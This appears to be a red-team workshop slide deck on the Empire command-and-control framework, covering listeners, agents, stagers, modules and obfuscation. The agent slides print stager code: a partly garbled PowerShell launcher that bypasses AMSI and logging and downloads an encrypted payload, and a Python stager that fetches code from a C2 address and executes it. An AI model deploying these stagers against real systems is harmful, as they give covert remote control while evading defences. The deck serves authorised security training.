Long Live the Empire: A C2 Workshop for Modern Red Teaming





whoami

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


Command & Control (C2) Theory



What is Command & Control (C2)?

- The ability to interact with a victim after initial exploitation
 - Enables advanced TTPS:
 - Remote Tasking
 - Reconnaissance
 - Pivoting
- Examples:
 - Sliver
 - Cobalt Strike
 - Brute Ratel
 - Mythic






C2 Characteristics

- Asynchronous
- Variable communication channels
- Flexibility

- Survivability
- Encrypted communications





Why use Command and Control?

- Don't know where the initial payload may land
- Desire persistent access
- Target may change
- Flexibility



What is Empire?


- Post-exploitation and Adversary Emulation Framework
- Built around .NET and Python implants
- CI/CD Pipeline Lots of updates and quickly
 - 200+ Built-in tests
- Modular design
 - Listeners (C2 Channels)
 - Stagers (Launcher mechanism)
 - Modules (Post-exploitation tools)



What is Empire? (Cont.)


- PowerShell, Python, C#, & IronPython
- Multi-User / Collaborative
- Graphic Interface (Starkiller)
- Malleable HTTP Listeners
- Plugins (Aggressor Scripts Lite)







Empire Modularity





Empire's REST API


- Controls Empire through HTTP JSON requests
- Server can only be interacted with via the REST API

```
[INFO]: Checking submodules ...
[INFO]: v2: Loading listener templates from: /home/kali/Empire-Sponsors-5/empire/server/listeners/
[INFO]: v2: Loading stager templates from: /home/kali/Empire-Sponsors-5/empire/server/stagers/
[INFO]: v2: Loading bypasses from: /home/kali/Empire-Sponsors-5/empire/server/bypasses/
[INFO]: v2: Loading modules from: /home/kali/Empire-Sponsors-5/empire/server/data/profiles/
[INFO]: v2: Loading modules from: /home/kali/Empire-Sponsors-5/empire/server/modules/
[INFO]: Searching for plugins at /home/kali/Empire-Sponsors-5/empire/server/modules/
[INFO]: Initializing plugin ...
[INFO]: Doing custom initialization ...
[INFO]: Doing custom initialization ...
[INFO]: Initializing plugin with menu ...
[INFO]: Registering plugin with menu ...
[INFO]: Initializing plugin ...
[INFO]: Registering plugin with menu ...
[INFO]: Initializing plugin ...
[INFO]: Registering plugin with menu ...
[INFO]: Initializing plugin with menu ...
```



Starkiller

- GUI that interacts with Empire through the API
- Multi-user Support
 - User Management
 - Deconfliction
 - User Reporting
- On-the-fly Reporting
- Simplified Workflows
 - Pre-populated settings
 - Saved stagers





Empire Client

- API based Empire CLI
- Revamp of the Empire v2.5 integrated client
- Features:
 - Supports multiple users
 - Custom agent shortcuts
 - Enhanced autocomplete options
 - Interactive shell screen

```
[Empire] Post-Exploitation Framework

[Version] 4.0.1 BC Security Fork | [Web] https://github.com/BC-SECURITY/Starkiller

[Starkiller] Multi-User GUI | [Web] https://github.com/BC-SECURITY/Starkiller

This build was released exclusively for Kali Linux | https://kali.org

391 modules currently loaded

1 listeners currently active

1 agents currently active

(Empire) > interact TGCL92G8
(Empire: TGCL92GS) > 

Connected to https://localhost:1337, 1 agents, 2 unread messages,
```



Exercise 1: Installing Empire

Exercise 1




Using Empire



Starkiller


- Primary interface for using Empire
- Hosted at: http://localhost:1337/index.html#/
- Default Creds:
 - User: empireadmin
 - Password: password123





Starkiller Menu

- Version Number
- List of available menus
- Can be pinned or autohide






Listeners



What are Listeners?


- The server/code that "listens" for payload call backs
- Defines the communication method for payloads





Why do C2 Servers listen?


- Firewalls block incoming traffic
 - Implants therefore reach out






Listener Types

- Numerous configurations
 - HTTP
 - Redirectors
 - Hops
 - Dropbox
 - OneDrive
 - Malleable HTTP





Overview of Listeners




- Listeners are the server side of Empire
- Runs a flask server that receives connections from the target machine and are used to control agents.
- Agent always reaches back to the server (aka beacons out)




HTTP Listener

- Runs a HTTP or HTTPs client server
 - Note: Windows by default doesn't accept self signed certs
- Runs on Port 80 by default
- Listener is compatible with PowerShell, Python, IronPython, or C#
 - Note: C# agent will not work with a self signed cert
- Uses GET/POST messages to send information






HTTP Listener





HTTP Hop

- Used when sending agent data through an external redirector
 - Auto generates PHP files for a redirector but not required to be used
- Uses a header to tell the server not to update the agent comms profile





Exercise 2: Create a Listener

Exercise 2



ARO Need the real links and do this for all exercises


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Agents



What are agents?


- Agents are the Empire implant that are responsible for executing tasks and initiating communication to the server for check-ins
 - Firewalls usually block incoming traffic to a network, so agents reach "out"
 - Run in memory





Empire Agents

- Individual interactable instances running on target machines.
- Base Page Displays:
 - Hosts IP address
 - Machine name
 - Username
 - Process
 - Elevated permissions





PowerShell Agent

- PowerShell provides an easy to use scripting language that has full access to the Win32 API
 - Monitored in many places now a days
 - PowerShell still makes up for a large percentage of cyber attacks
- Original Empire implant
- Written in "pure" PowerShell
 - Some bypasses do use C# code

```
PS C:\Users\User> IF(\$PS\Er\SIOnTable.PS\er\SIOn.MAJOR -gE 3)(\$REf=[REF].AsSEmbLy.GETTYPE('System.Management.A utomation.Amsi'+'Utils');\$Ref.GeTFIelD('amsiInitF'+'ailed', 'NonPublic, Static').SetVaLUE(\$NULL,\$TRUE);\$System.Diagnostics.Eventing.EventProvider]."GetFie'ld'('m_e'+'nabled', 'Non'+'Public,'+'Instance').SetValue([Ref].A ssembly.GetType('Syste'+'m.Management.Automation.Tracing.PSE'+'twLogProvider')."GetFie'ld'('e'+'\Provider', 'NonPubl'+'lic,\$'+'tatic').GetValue(\$null).\0);\$;\$SySTEM.Net.SeRVICePoINtMaNaGER]::Expect100CoNTinUe-0;\$097C=N EM-0BJecT SyStEM.NEt.WebCLIEnt;\$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';\$se r-\$([TeXT.EncODING]::UnICODe.GeTStriNg([Convert]::FroMBaSe64StrINg('aAB0AHQACAAAACA&LWAXADkAMgAuADEANgAAACAA MQAUADEAMQAyADAOAAWAA==')));\$t='/news.php';\$097C.HeaDERs.ADD('User-Agent',\$u);\$097C.PROxy=[SySTEM.NET.WEbme QUEST]::DefAulTwBEtworkCREdenTiaLs;\$S cript:Proxy = \$097C.Proxy;\$K=[System.Text.EncOding]::ASCII.GetBYtes('BFTC@gUP1!qhc3a_,7ob]vf~.\%K5Gu[1');\$R=(\$0,\$K-\$Args;\$S=0..255;\$(\$S=(\$1)+\$S[\$1)\$256;\$S[\$1],\$S[\$1]\$5(\$1],\$S[\$1]\$5(\$1],\$S[\$1]\$5(\$1],\$S[\$1]\$5(\$1],\$S[\$1]\$5(\$1],\$S[\$1]\$5(\$1],\$S[\$1],\$S[\$1]\$5(\$1],\$S[\$1]\$5(\$1],\$S[\$1]\$5(\$1],\$S[\$1]\$5(\$1]\$5(\$1],\$S[\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]\$5(\$1]
```



Python Agent

- Updated version of Empire's original Python 2 Agent
- Requires target to have Python 3 installed
- Most functionality is focused on Linux based machines
- Smaller library of modules

```
import sys;import re, subprocess;cmd = "ps -ef | qrep Little\ Snitch | qrep -v qrep"
ps = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
out, err = ps.communicate()
if re.search("Little Snitch", out.decode('UTF-8')):
UA='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';server='http://192.168.223.128:1336';
t='/login/process.php';req=urllib.request.Request(server+t);
proxy = urllib.request.ProxyHandler();
o = urllib.request.build_opener(proxy);
o.addheaders=[('User-Agent',UA), ("Cookie", "session=ZFRi8ChwNl6d5n8Nw+bUhEbn4A4=")];
  -urllib.request.urlopen(req).read();
IV=a[0:4];data=a[4:];key=IV+'s6:UVlDXp;K/-Fh4rW= 5YiI>9[0!?jd'.encode('UTF-8');S,j,out=list(range(256)),0,[]
for i in list(range(256)):
    j=(j+S[i]+key[i%len(key)])%256
    $[i],$[j]=$[j],$[i]
i=j=0
for char in data:
    i=(i+1)%256
    j=(j+S[i])%256
    S[i],S[j]=S[j],S[i]
    out.append(chr(char^S[(S[i]+S[j])%256]))
exec(''.join(out))
```




C# Agent

- Empire's "modern" implant
- The server utilizes Covenant's Roslyn Compiler to compile .NET assemblies and send back to the agent
- Agent supports Covenant grunt taskings to promote interoperability
- Capable of running PS taskings or launching a PS agent



IronPython Agent

- Modified Python agent, compatible with IronPython 3
- EXE/Shellcode contains all needed DLLs and Libraries
 - Does not require IronPython to be installed
- IronPython 3 spin-off of <u>IronNetInjector</u>






Stagers



What are Stagers?


- A small "payload" which can be either manually triggered or implemented elsewhere
- Can be thought of as a download cradle
- Stagers support several types of Agents:
 - PowerShell
 - Python
 - C# (limited)
 - IronPython (limited)





Overview of Empire Stagers


- Stagers support several types of Agents:
 - PowerShell
 - Python
 - C# (limited)
 - IronPython (limited)
- Available in many languages and formats:
 - VBS
 - Bat
 - Ducky Script
 - Executable
 - Shellcode
 - DLL





Multi-Launcher Stager


- Provides a one-liner that can be used in either PowerShell or Python
- Simplest stager to use
- Easy for testing payloads on a personal range





Executable

- Empire has integrated a modified version of the Roslyn .NET compiler to generate executables on the fly.
- Supported languages:
 - C#
 - IronPython
 - PowerShell





Staged vs Stageless


Staged

 Payloads are broken into smaller chunks that can be loaded in a serialized method



Stageless

 All code is sent over at the same time and loads the agent








Staged Payload

Multiple stages to deploy the entire agent





I think we have a newer version of this picture in our of our presentations ANTHONY ROSE, 2023-07-12T19:53:12.167 AR0

Exercise 3: Agent Deployment

Exercise 3



Agent Management and Interaction




Agent Management

- Agent Properties
 - Killdate Stop an agent on a specific date
 - Sleep Set the agents delay and jitter settings
 - Jitter max percentage change that can be applied to delay
 - Delay time interval between checkins in seconds
 - Workinghours Hours during the day that the agent is active
 - Update_comms Dynamically updates agent comms to a new listener
 - Rename Rename the agent



Shell Interaction


- Shell commands can be sent when interacting with an agent
- Either Bash or PowerShell depending on the type of agent
 - cd
 - Is
 - Import-Module
 - ps
- Supports interactive mode





What are Modules?

- Modules are independently loaded scripts that are incorporated into Empire which allow for a wide range of tools
 - Situational Awareness
 - Privilege Escalation
 - Persistence
 - Lateral Movement
 - Credential Harvesting
 - Collection
 - Remote Code Execution






Exercise 4: Module Execution

Exercise 4



Agent Chaining

- Port Forwarding Pivot PowerShell, C#, and IronPython
- SMB Agents IronPython





Exercise 5: Agent Chaining

Exercise 5





Server Management




Config YAML's

- Empire has two configuration YAMLs
 - Server config.yaml
 - Client config.yaml
- Defines start up actions and default settings









Server Config.yaml

- Defines:
 - Database location
 - Staging Key
 - Default credentials
 - Global obfuscation
 - Default obfuscation command
 - Allow/disallow lists
 - Auto Load Plugins

```
🚠 config.yaml
        location: empire/server/data/empire.db
          staging-key: RANDOM
          username: empireadmin
          password: password123
        retain-last-value: false
          status: start
```



Obfuscation

- Empire has 2 obfuscation methods
 - Invoke-Obfuscation to obfuscate PowerShell
 - ConfuserEX 2 for .NET Applications
 - Python (Coming Soon™) A
- Admin menu commands:
 - Obfuscate Obfuscate all outgoing modules
 - Obfuscate Command Updates the default Invoke-Obfuscation command to run on modules

```
Author :: Daniel Bohannon (DBO)
      Github :: https://github.com/danielbohannon/Invoke-Obfuscation
      License :: Apache License, Version 2.0
      Notes :: If(!$Caffeinated) {Exit}
ELP MENU :: Available options shown below:
   Tutorial of how to use this tool
   Show this Help Menu
                                                  HELP, GET-HELP, ?, -?, /?, MENU
   Show options for payload to obfuscate
                                                  SHOW OPTIONS, SHOW, OPTIONS
                                                  CLEAR, CLEAR-HOST, CLS
   Execute ObfuscatedCommand locally
                                                  EXEC, EXECUTE, TEST, RUN
                                                  COPY, CLIP, CLIPBOARD
   Copy ObfuscatedCommand to clipboard
   Write ObfuscatedCommand Out to disk
   Reset ALL obfuscation for ObfuscatedCommand
   Undo LAST obfuscation for ObfuscatedCommand
                                                  BACK, CD ..
   Go Back to previous obfuscation menu
   Quit Invoke-Obfuscation
                                                  QUIT, EXIT
   Return to Home Menu
noose one of the below options:
              Obfuscate PowerShell command Tokens
  STRING
              Obfuscate entire command as a String
              Obfuscate entire command via Encoding
              Obfuscate command args w/Launcher techniques (run once at end)
```



Slide 51

ARO It was added in 5.4

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Keyword Obfuscation

- Keyword Obfuscation
 - Allows for the designation of specific words to be replaced in all PowerShell scripts without needing Invoke-Obfuscation
 - Example: keyword_obfuscation Mimikatz
 - Mimikatz -> HRE9N

```
(Empire: admin) > keyword_obfuscation Mimikatz
[*] No keyword obfuscation replacement given, generating random string
[*] Keyword obfuscation set to replace Mimikatz with HRE9N
(Empire: admin) >
```



Pre-Obfuscation

